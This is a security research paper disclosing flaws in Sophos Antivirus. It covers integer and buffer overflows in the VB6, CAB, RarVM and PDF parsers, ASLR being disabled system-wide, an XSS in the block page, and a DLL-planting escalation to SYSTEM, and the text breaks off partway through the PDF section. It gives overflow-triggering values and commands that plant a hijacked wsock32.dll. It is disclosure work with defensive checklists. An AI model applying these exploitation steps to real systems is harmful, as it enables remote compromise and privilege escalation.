Sophail: Applied attacks against Sophos Antivirus

Tavis Ormandy
taviso@cmpxchg8b.com

Abstract

    By design, antivirus products introduce a vast attack surface to a hostile environment. The vendors of these products have a responsibility to uphold the highest secure development standards possible to minimise the potential for harm caused by their software. This second paper in a series on Sophos internals applies the results previously presented in [2] to assess the increased threat Sophos customers face. This paper is intended for a technical audience, and describes the process a sophisticated attacker would take when targeting Sophos users.

Warning

    Active Sophos users should refrain from testing the examples described in this paper on production systems. Disk I/O on Sophos installations is intercepted by a minifilter that requires a userspace process to permit the operation. Interfering with the userspace process will cause I/O to fail systemwide, panic your machine and cause irretrievable data loss.

Disclaimer

The author has no proprietary knowledge of Sophos internals that is not available to any competent attacker. The views expressed in this paper are mine alone and not those of my employer.

Keywords

    antivirus, **reverse engineering**, **enumerating badness**, **malware**, **blacklisting**, **pseudoscience**.

I. Introduction

In the previous paper in this series, a detailed analysis of Sophos products explored the exposed attack surface on typical Sophos deployments. One year later, we apply those results to create realistic, practical, attacks against Sophos Antivirus using standard techniques known to real attackers.

This paper details multiple memory corruption and product design flaws, and develops them into realistic attacks. In Section II, several implementation flaws in Sophos are described caused by poor development practices and coding standards. In Section III, I discuss exploitation of those flaws and develop a remote pre-authentication root that requires zero interaction and is demonstrably wormable. Section IV covers Sophos response to these vulnerabilities, and Section V suggests best practice guidelines to minimise the exposure to your networks.

In addition, each section includes a checklist for deployment best practices that administrators and security professionals can use to ensure the potential damage to their networks and assets is limited.

Exposure

While the primary affected users are expected to be enterprise customers deploying Sophos Antivirus to corporate workstations, Sophos also sell email gateway products and license their core software to third parties to embed in network devices such as routers, vpn gateways and corporate proxies. The attacks described below allow complete remote compromise of these devices without authentication or interaction.

This paper applies to all platforms that Sophos support, including Windows, Mac, Linux and their SAVI SDK product.

Mitigation

Many of the vulnerabilities described in this paper could have been severely limited by correct security design, employing modern isolation and exploit mitigation techniques. However, Sophos either disables or opts-out of most major mitigation technologies, even disabling them for other software on the host system.

This makes the exploitation process straightforward, providing a homogeneous exploitation environment conducive to wide scale attack. For this reason, the results presented in this paper require urgent attention from affected administrators.

II. Vulnerabilities

The vulnerabilities described below were found in the latest version of Sophos Antivirus available at the time of writing. They were discovered using standard techniques that attackers have been observed using in the wild. As previously demonstrated[1], Sophos lack good quality exploit mitigation, which makes the exploitation process relatively straightforward.

Integer overflow parsing Visual Basic 6 Controls.

Pre-.NET Visual Basic programs were generally distributed as bytecode, often referred to as P-code, for an interpreter called the Visual Basic Virtual Machine. The final executables contains the P-code, the compiled resources and metadata, along with the required bootstrap code to initialize the interpreter.

The executables contain metadata about the controls and forms used by the program, such as GUIDs, Names, Paths and so on. This metadata is stored in a structure called the Object Array, which contains information for every Object referenced by the program. A detailed analysis of Visual Basic control structures is available in[1].


Figure 1. Locating the properties of embedded controls from the VBHEADER structure.

Sophos attempts to extract some of this metadata when it detects a VB6 executable, extracting names and GUIDs from controls so as to apply simple matching rules. VB6 executables are identified by searching the imports directory for `ThunRTMain!MSVBVM5`, the entry point for the P-code interpreter. If this import is found, Sophos verifies that the first opcode at the entrypoint is a `push`, followed by a backward rel32 `call` (i.e. a `call` to a lower relative address) which is used to initialize the interpreter. They then apply some simple validation on the VBHEADER and PROJECTINFO structures and verify the executable has a `.rsrc` section.

If this validation succeeds, Sophos will iterate over all of the project controls, and extract `OptionalObjectInfo->lpControls2[n]->lpszName` and `lpGuid` for each control. While Sophos have made some effort to validate these structures, they do so inconsistently. The pseudocode below demonstrates the process Sophos employ to examine the controls.

```
// Find the RVA of the CONTROLINFO Table.
lpObjects = ObjectInfoFull->OptObjectInfo.lpControls2;

// Verify the RVA is within the Virtual Address Space
if (lpObjects < VirtStartAddr || lpObjects >= VirtSize + VirtStartAddr) {
    break;
}

// Calculate the size of the CONTROLINFO Table.
SizeOfControlsInfo = sizeof(CONTROLINFO) * dwControlCount;

// Incorrect attempt at checking for integer overflow, as the overflow
```

---

[1] A detailed technical analysis of Sophos mitigation product, "Buffer Overflow Protection System", is provided in Section IV of the previous paper in this series. [2]

```
                    // occurs before the test.
                    if (SizeOfControlsInfo > UINT16_MAX) {
                        goto FinishControls;
                    }

                    ObjectInfo = malloc(SizeOfControlsInfo);

                    if (ObjectInfo) {
                        // No attempt at checking for integer overflow, presumably because
                        // the programmer believed the previous check guaranteed that
                        // dwControlCount < SIZE_MAX / 40, ∴ dwControlCount must
                        // be < SIZE_MAX / 960.
                        //
                        // As the previous check was incorrect, this does not hold.

                        ControlData = malloc(960 * dwControlCount);

                        memset(ControlInfo, 0, SizeOfControlsInfo);
                        memset(ControlData, 0, 960 * dwControlCount);
                        // Read data from the untrusted executable into incorrect heap buffer.
                        // As the attacker can control where the virtual address space ends,
                        // and the contents of the address space, he can stop the copy
                        // operation at an arbitrary boundary.
                        if (memoryRDWR(ControlData, lpObjects, sizeof(CONTROLINFO))) {
                            // Extract strings for each Control here.
                            ...
                        }
                    }
```

As the code above demonstrates, the integer overflow check for `dwControlCount` is incorrect. It is possible the programmer was attempting the following idiom, commonly observed in practice[2]:

```
                    if (A + B < A) {
                        goto overflow;
                    }
```

However, as the condition was reversed, the test does not work, allowing trivial memory corruption. This is an elementary mistake that consistent code review and minimum quality assurance practices could have prevented.

Exploitation

We simply construct an integer for `dwControlCount` such that `dwControlCount * 40 > SIZE_MAX`, however, as a second allocation uses the same multiplicand, ideally we also require it to overflow so as to minimise the chance of the subsequent allocation failing.

$\dfrac{2^{32}}{960}+1$	Not acceptable, the result 0x444445 is larger than UINT16_MAX, so the first check rejects it.
$\dfrac{2^{32}}{40}+1$	Not acceptable, the result 0x6666667 is also larger than UINT16_MAX.
$\dfrac{2^{33} \times 960 \, \& \, (2^{32}-1)}{40 \times 40 \, \& \, (2^{32}-1)} = 0$	This will work, the carried bits will be shifted out, leaving us with a zero size allocation that passes the overflow check.

We have complete control over the RVA used to read from the hostile address space, and of course the contents. The `memoryRDWR`() routine is essentially a peek operation into an emulated address space[3], which we can force to fail whenever we want by making the final peek to occur at a (PAGE_SIZE - 40) boundary before an unmapped page.

This mechanism allows for an elegant heap overflow.

---

[2] Please note, the author does not recommend this idiom. Once a signed overflow occurs, compiler behavior is undefined. Certain compiler configurations (legally) interpret this as meaning the check can never succeed, eliminating the code during the DCE (Dead Code Elimination) pass. A more reliable form, assuming non-negative B, is `if (A > INT_MAX - B) { … }`, which ensures the overflow never happens.

[3] See description of the emulation stage in [2].

Figure 2. Aligning structure reads to force failure when desired.

The overflow check is slightly clearer in the original assembly, a section of which is reproduced below.

```
__text:C0155DED loc_C0155DED:                          ; CODE XREF: _getExtraVBInfo+619j
__text:C0155DED                  mov     edx, [ebp+dwControlCount]
__text:C0155DF3                  lea     eax, [edx+edx*4]
__text:C0155DF6                  lea     esi, ds:0[eax*8]
__text:C0155DFD                  lea     eax, [esi-1]
__text:C0155E00                  cmp     eax, 0FFFEh
__text:C0155E05                  jbe     short loc_C0155E19
__text:C0155E07                  mov     ecx, [ebp+var_158]
__text:C0155E0D                  mov     dword ptr [ecx+8], 0
__text:C0155E14                  jmp     loc_C0156009
```

Constructing a minimal input that reaches this code requires a simple template with a VB signature, this can be achieved by importing `ThunRTMain!MSVBVM5`, and providing a few of the Visual Basic structures, along with a .rsrc section (The contents are not important). A nasm template to generate such an input is included with this in the Appendix.

Defeating post-Vista ASLR using the Sophos faux-ASLR implementation.

Microsoft Windows versions prior to Vista did not include good quality exploit mitigations, which has prompted some third parties to develop custom implementations. Sophos sell a product called "Buffer Overflow Protection System", bundled with their Antivirus product, intended to implement this. A detailed analysis of BOPS is available in the previous paper in this series.

The purpose of BOPS (although it does not work) is to provide a faux-ASLR implementation for Windows XP. Sophos ship the product on other platforms but it is essentially a no-op. Sophos uses AppInit_DLLs to force load this non-dynamicbase module into every process, disabling ASLR on platforms that do have it enabled.

This effectively disables ASLR on all Microsoft Windows platforms that have Sophos installed, allowing attackers to develop reliable exploits for what might otherwise have been safe systems.

Figure 8. Sophos BOPS, a non /DYNAMICBASE module is force-loaded into every process.

Assuming the preferred load address is available, it will always be assigned to Sophos making a reliable ROP payload trivial to develop for any software on Windows.

```
Microsoft (R) COFF/PE Dumper Version 10.00.30319.01
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file C:\Program Files (x86)\Sophos\Sophos Anti-Virus\sophos_detoured_x64.dll


PE signature found


File Type: DLL


FILE HEADER VALUES
            8664 machine (x64)
               6 number of sections
        4F96BE4C time date stamp Tue Apr 24 15:53:00 2012
               0 file pointer to symbol table
               0 number of symbols
              F0 size of optional header
            2022 characteristics
                   Executable
                   Application can handle large (>2GB) addresses
                   DLL


OPTIONAL HEADER VALUES
             20B magic # (PE32+)
            8.00 linker version
           20400 size of code
           12600 size of initialized data
               0 size of uninitialized data
            C550 entry point (000000006FA0C550)
            1000 base of code
```

5

```
6FA00000 image base (000000006FA00000 to 000000006FA37FFF)
    1000 section alignment
     200 file alignment
    4.00 operating system version
    0.00 image version
    5.02 subsystem version
       0 Win32 version
   38000 size of image
     400 size of headers
   35DC9 checksum
       2 subsystem (Windows GUI)
     180 DLL characteristics
             Check integrity
             NX compatible
```

As demonstrated in the DUMPBIN output above, the dynamic base characteristic is missing. It is simply inexcusable to disable ASLR systemwide like this, especially in order to sell a naive alternative to customers that is functionally poorer than that provided by Microsoft. I asked Sophos if they understood the risks they were exposing their users to, and their response was:

> *"The Sophos_detoured.dll is compiled without ASLR for performance reasons. "*[4]

The reader is reminded that this module is effectively a no-op on non 32bit XP platforms. The developer is evidently quite confused about how the mitigation they're forcibly disabling actually works. Unsurprisingly, Sophos does not opt-in, through the use of Position Independent Executables, to good quality randomization on Mac systems.

Additionally, Sophos do not ship a 64bit build of their software in their universal binaries for Mac. This is unfortunate, as NX (sometimes called DEP) is not enforced for 32 bit processes on Mac, effectively opting out of a valuable mitigation for a highly exposed subsystem. It would be trivial for Sophos to add an x86_64 build to the InterCheck universal binary (it already contains PPC and x86 binaries), and Sophos should certainly do this.

Deployment Best Practices Checklist
- Ensure your vendor has verified all modules they ship conform to the relevant ASLR requirements.
- On Windows, all modules must specify /DYNAMICBASE
- On Mac and Linux, all executables must be PIE and modules must be PIC.
- On Mac, all universal binaries for sensitive software should contain x86_64 builds to enable NX enforcement.

Persistent protected mode code execution across reboots using Sophos LSP modules.

One of the design goals of Internet Explorer's protected mode [4] is to prevent compromised renderers from creating persistent code execution. This is partly achieved by preventing these low integrity processes from writing to non-low mandatory level directories.

Sophos installs a LSP (Layered Service Provider) in order to apply simple blacklisting to internet explorer activity, this LSP loads modules from a low-integrity writable directory, effectively disabling protected mode.

---

[4] Actual quote from a product manager at Sophos. Sophos later clarified that this quote does not represent the position of their security team, and was made due to a misunderstanding.

Figure 4. Sophos loads images from Low integrity writable directories.

```
$ icacls Virtualized
Virtualized NT AUTHORITY\SYSTEM:(I)(OI)(CI)(F)
            BUILTIN\Administrators:(I)(OI)(CI)(F)
            USERS\taviso:(I)(OI)(CI)(F)
            Mandatory Label\Low Mandatory Level:(OI)(CI)(NW)

Successfully processed 1 files; Failed processing 0 files
```

This design error can be caught with simple tools like Process Monitor. It took no more than a few minutes to create a filter to catch loads from low integrity directories, and launch various Sophos components.

Unfortunately, the template for the LSP block page is also vulnerable to trivial DOM XSS, effectively introducing a Universal XSS to all Sophos users.

A Universal XSS vulnerability disables the [Same Origin Policy](#) in web browsers, one of the fundamental security mechanisms that makes the internet safe to use. With the Same Origin Policy defeated, a malicious website can interact with your Mail, Intranet Systems, Registrar, Banks and Payroll systems, and so on.

```
        downloadComplete = true;
        setTitle('$s');
        document.getElementById('alert_icon').className = '$s';
        if (displayThreatName == 'yes') {
            document.getElementById('txt_pua').innerHTML +=.
                "<span class='alertmessage'>$2</span><br />";
        }
        if (displayThreatSource == 'yes') {
            document.getElementById('txt_pua').innerHTML +=.
                "<span class='alertmessage'>$2</span>";
        }
        setIcon('scan','$s');
        setIcon('ready','$s');
        show('pua');
    }

    function patienceThreatFound(virusname,threatsource) {
        downloadComplete = true;
        setTitle('$s');
        document.getElementById('alert_icon').className = '$s';
        if (displayThreatName == 'yes') {
            document.getElementById('txt_threat').innerHTML +=.
                "<span class='alertmessage'>$2</span><br />";
        }
        if (displayThreatSource == 'yes') {
            document.getElementById('txt_threat').innerHTML +=.
                "<span class='alertmessage'>$2</span>";
        }
        setIcon('scan','$s');
        setIcon('ready','$s');
lsp_template.txt                                    279,9         63%
```

Figure 6. Sample Sophos Web Intelligence template. Sophos use innerHTML without escaping input throughout their code, a practice considered dangerous and error-prone by web security experts.

Deployment Best Practices Checklist
- All templates must be checked for XSS and other web security issues by a web security expert.
- All vendors should check they never load code or store settings in Low Mandatory directories on Windows.
- On other platforms, verify the vendor uses /tmp and other world writable directories safely.

The Microsoft CAB format

The CAB file format is a relatively simple container format, comprised of four simple structures, CFHEADER, CFFOLDER, CFFILE and CFDATA. Each CFFOLDER can specify one of three possible compression algorithms, LZX (A proprietary Lempel-Ziv derivative), Quantum or MSZIP.

Variable size CFDATA structures are read onto fixed sized buffers.

Each CFDATA structure contains 2 16 bit fields that represent the amount of compressed and uncompressed data they contain, called cbData and cbUncomp respectively.

0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7	0	1	2	3	4	5	6	7
csum																															
cbData																cbUncomp															
abReserve (variable and optional)																															
...																ab (variable)															
...																															

Figure 7. CFDATA structure layout, based on diagram from [MS-CAB].

In SARCcabStart(), Sophos allocates a fixed-size 32768 byte buffer to store the contents of any CFDATA structures they encounter while unpacking CAB archives. A 16 bit size field can represent sizes up to 2^{16} - 1 bytes, which exceeds the maximum capacity of the buffer, but multiple codepaths exist that do not perform bounds checks and can cause an overflow.

In multiple locations Sophos attempt to read attacker controlled data onto this fixed size buffer.

The most obvious example is in SARCcabContinue() after the call to ReadCfdataHeader().

Here is the original allocation:

```
__text:C0075390                 test    eax, eax
__text:C0075392                 jnz     loc_C00754C2
__text:C0075398                 mov     dword ptr [esp], 8000h ; size_t
__text:C007539F                 call    _malloc
__text:C00753A4                 test    eax, eax
__text:C00753A6                 mov     [esi+74h], eax
__text:C00753A9                 jnz     loc_C00754C2
```

And followed by ReadCfDataHeader(), a call to the COM abstraction layer to read in up to 2^{16} - 1 bytes.

```
__text:C008992A                 movzx   eax, si
__text:C008992D                 mov     ecx, [edx]
__text:C008992F                 mov     [esp+8], eax
__text:C0089933                 mov     eax, [ebp+Buffer]
__text:C0089936                 mov     [esp], edx
__text:C0089939                 mov     [esp+4], eax
__text:C008993D                 call    dword ptr [ecx+14h]
__text:C0089940                 movzx   ecx, ax
```

The only validation in ReadCfdataHeader() is against cbUncomp, cbData is left unmodified. Needless to say, such errors that permit attacker controlled memory corruption like this are obviously exploitable.

RAR Virtual Machine Standard Filters Memory Corruption

One of the unique features of RAR decompression is the inclusion of a reasonably functional bytecode interpreting VM. The purpose of this VM is to provide a way to encode data that is simpler to express procedurally, or to apply custom preprocessing to improve redundancy. More information about the RarVM can be found in my test implementation, developed while researching this paper.

```
enum VM_Commands
{
    VM_MOV,   VM_CMP,   VM_ADD,   VM_SUB,   VM_JZ,    VM_JNZ,   VM_INC,   VM_DEC,
    VM_JMP,   VM_XOR,   VM_AND,   VM_OR,    VM_TEST,  VM_JS,    VM_JNS,   VM_JB,
    VM_JBE,   VM_JA,    VM_JAE,   VM_PUSH,  VM_POP,   VM_CALL,  VM_RET,   VM_NOT,
    VM_SHL,   VM_SHR,   VM_SAR,   VM_NEG,   VM_PUSHA, VM_POPA,  VM_PUSHF, VM_POPF,
    VM_MOVZX, VM_MOVSX, VM_XCHG,  VM_MUL,   VM_DIV,   VM_ADC,   VM_SBB,   VM_PRINT,
    VM_MOVB,  VM_MOVD,  VM_CMPB,  VM_CMPD,  VM_ADDB,  VM_ADDD,  VM_SUBB,  VM_SUBD,
    VM_INCB,  VM_INCD,  VM_DECB,  VM_DECD,  VM_NEGB,  VM_NEGD,
    VM_STANDARD
};
```

Along with the small subset of x86 included above from `rarvm.hpp`, RAR also defines `VM_STANDARD`. `VM_STANDARD` is designed to invoke a standard filter to preprocess common input to improve compression ratios. As of this writing, seven standard filters are defined.

`VMSF_E8`	Intel 0xE8 CALL preprocessing, a reversible transformation that improves redundancy of executable code by translating branch targets. See also the section on LZX, which has a similar preprocessor.
`VMSF_E8E9`	As above, but extended to 0xE9 JMP.
`VMSF_ITANIUM`	Apparently designed to improve compression of IA64 code.
`VMSF_RGB`	?
`VMSF_AUDIO`	?
`VMSF_UPCASE`	Make all input uppercase.
`VMSF_DELTA`	Encode as differences between codes.

The implementation available in Sophos does not correctly handle many of the parameters to these filters, resulting in memory corruption when executing hostile RarVM programs.

VMSF_RGB Filter

In the VMSF_RGB filter, you can see VM registers are used to calculate various parameters with little sanity checks. This means that all of the other values derived from them are tainted, and are attacker controlled. These tainted values are then used to dereference pointers into an array.

```
case VMSF_RGB:
    {
    int DataSize=R[4],Width=R[0]-3,PosR=R[1];
    byte *SrcData=Mem,*DestData=SrcData+DataSize;
    const int Channels=3;
    SET_VALUE(false,&Mem[VM_GLOBALMEMADDR+0x20],DataSize);
    if ((uint)DataSize>=VM_GLOBALMEMADDR/2 || PosR<0)
      break;
    for (int CurChannel=0;CurChannel=3)
        {
        byte *UpperData=DestData+UpperPos;
        uint UpperByte=*UpperData;
        uint UpperLeftByte=*(UpperData-3);
        Predicted=PrevByte+UpperByte-UpperLeftByte;
        int pa=abs((int)(Predicted-PrevByte));
        int pb=abs((int)(Predicted-UpperByte));
        int pc=abs((int)(Predicted-UpperLeftByte));
        if (pa<=pb && pa<=pc)
          Predicted=PrevByte;
        else
          if (pb<=pc)
            Predicted=UpperByte;
          else
            Predicted=UpperLeftByte;
      }
      else
        Predicted=PrevByte;
      DestData[I]=PrevByte=(byte)(Predicted-*(SrcData++));
    }
  }
```

As you can see in the section below, this can trivially be turned into a write to an arbitrary offset.

```
for (int I=PosR,Border=DataSize-2;I<Border;I+=3)
  {
  byte G=DestData[I+1];
  DestData[I]+=G;
  DestData[I+2]+=G;
```

```
            }
```

VMSF_DELTA Filter

Here we find another example of using Virtual Machine registers without validation.

```
case VMSF_DELTA:
    {
        int DataSize=R[4],Channels=R[0],SrcPos=0,Border=DataSize*2;
        SET_VALUE(false,&Mem[VM_GLOBALMEMADDR+0x20],DataSize);
        if ((uint)DataSize>=VM_GLOBALMEMADDR/2)
          break;

        // Bytes from same channels are grouped to continual data blocks,
        // so we need to place them back to their interleaving positions.
        for (int CurChannel=0;CurChannel<Channels;CurChannel++)
        {
          byte PrevByte=0;
          for (int DestPos=DataSize+CurChannel;DestPos<Border;DestPos+=Channels)
            Mem[DestPos]=(PrevByte-=Mem[SrcPos++]);
        }
    }
    break;
```

Deployment Best Practices Checklist
- Ask the vendor if they employ thorough fuzz testing throughout development.
- Verify your vendor have a process to ensure bundled third party libraries are updated as vulnerabilities are discovered.

Unprivileged local escalation to SYSTEM abusing network update.

Sophos Antivirus comprises multiple independent components, many of which are privileged. One of those components, the updater service, is responsible for fetching signature updates from Sophos servers and runs as NT AUTHORITY\SYSTEM.

Figure 8. The Sophos autoupdate service properties.

Trivial observation using standard tools reveals that the process loads modules from a directory writable by Everyone.

[screenshot of procmon]

```
$ icacls sophos_autoupdate1.dir
sophos_autoupdate1.dir BUILTIN\Users:(CI)(S,WD,AD,X)
                       BUILTIN\Administrators:(OI)(CI)(F)
                       NT AUTHORITY\SYSTEM:(OI)(CI)(F)
                       CREATOR OWNER:(OI)(CI)(IO)(F)
                       CREATOR GROUP:(OI)(CI)(IO)(RX)
                       Everyone:(OI)(CI)(IO)(RX)
```

```
        Successfully processed 1 files; Failed processing 0 files
```

Exploitation of these errors requires only rudimentary software engineering skills, simply creating a DLL with matching exports and placing it in the writable directory causes the privileged process to load it.

```
$ cl /LD sophos.c /link /ENTRY:EntryPoint /DEF:sophos.def
$ mkdir /cygdrive/c/Windows/Temp/sophos_autoupdate1.dir
$ cp sophos.dll /cygdrive/c/Windows/Temp/sophos_autoupdate1.dir/wsock32.dll
```

Deployment Best Practices Checklist

- Your vendor should make sure their QA procedure includes checking for privilege escalation vulnerabilities.

Stack buffer overflow Decrypting PDF Files

The PDF specification describes how the objects within a PDF document can be encrypted with both a user and owner password, and how the various encryption parameters are described in the PDF file. The encryption object contains an algorithm code, `V`, and a revision number, `R` that describes how to recover the document contents.

Key	Type	Value
Filter	name	*The name of the security handler for this document; see below. Default value: Standard, for the built-in security handler*
V	number	*A code specifying the algorithm to be used in encrypting and decrypting the document:* ● *0. An algorithm that is undocumented and no longer supported, and whose use is strongly discouraged.* ● *1 Algorithm 3.1 on page 73, with an encryption key length of 40 bits; see below.* ● *2. (PDF 1.4) Algorithm 3.1 on page 73, but allowing encryption key lengths greater than 40 bits.* ● *3. (PDF 1.4) An unpublished algorithm allowing encryption key lengths ranging from 40 to 128 bits.*
Length	integer	*The length of the encryption key, in bits. The value must be a multiple of 8, in the range 40 to 128. Default value: 40*
R	number	*A number specifying which revision of the standard security handler should be used to interpret this dictionary.*
O	string	*A 32-byte string, based on both the owner and user passwords, that is used in computing the encryption key and in determining whether a valid owner password was entered*
U	string	*A 32-byte string, based on the user password, that is used in determining whether to prompt the user for a password and, if so, whether a valid user or owner password was entered.*
P	integer	*A set of flags specifying which operations are permitted when the document is opened with user access.*

Figure 9. PDF encryption parameters.

The process for part of the decryption operation is reproduced below.

Algorithm 3.2 Computing an encryption key

  a. *Pad or truncate the password string to exactly 32 bytes. If the password string is [...] less than 32 bytes long, pad it by appending the required number of additional bytes from the [..] padding string: <28 BF 4E 5E 4E 75 8A 41 64 00 4E 56 FF FA 01 08 2E 2E 00 B6 D0 68 3E 80 2F 0C A9 FE 64 53 69 7A>. [...] If the password string is empty (zero-length) [..], substitute the entire padding string in its place.*

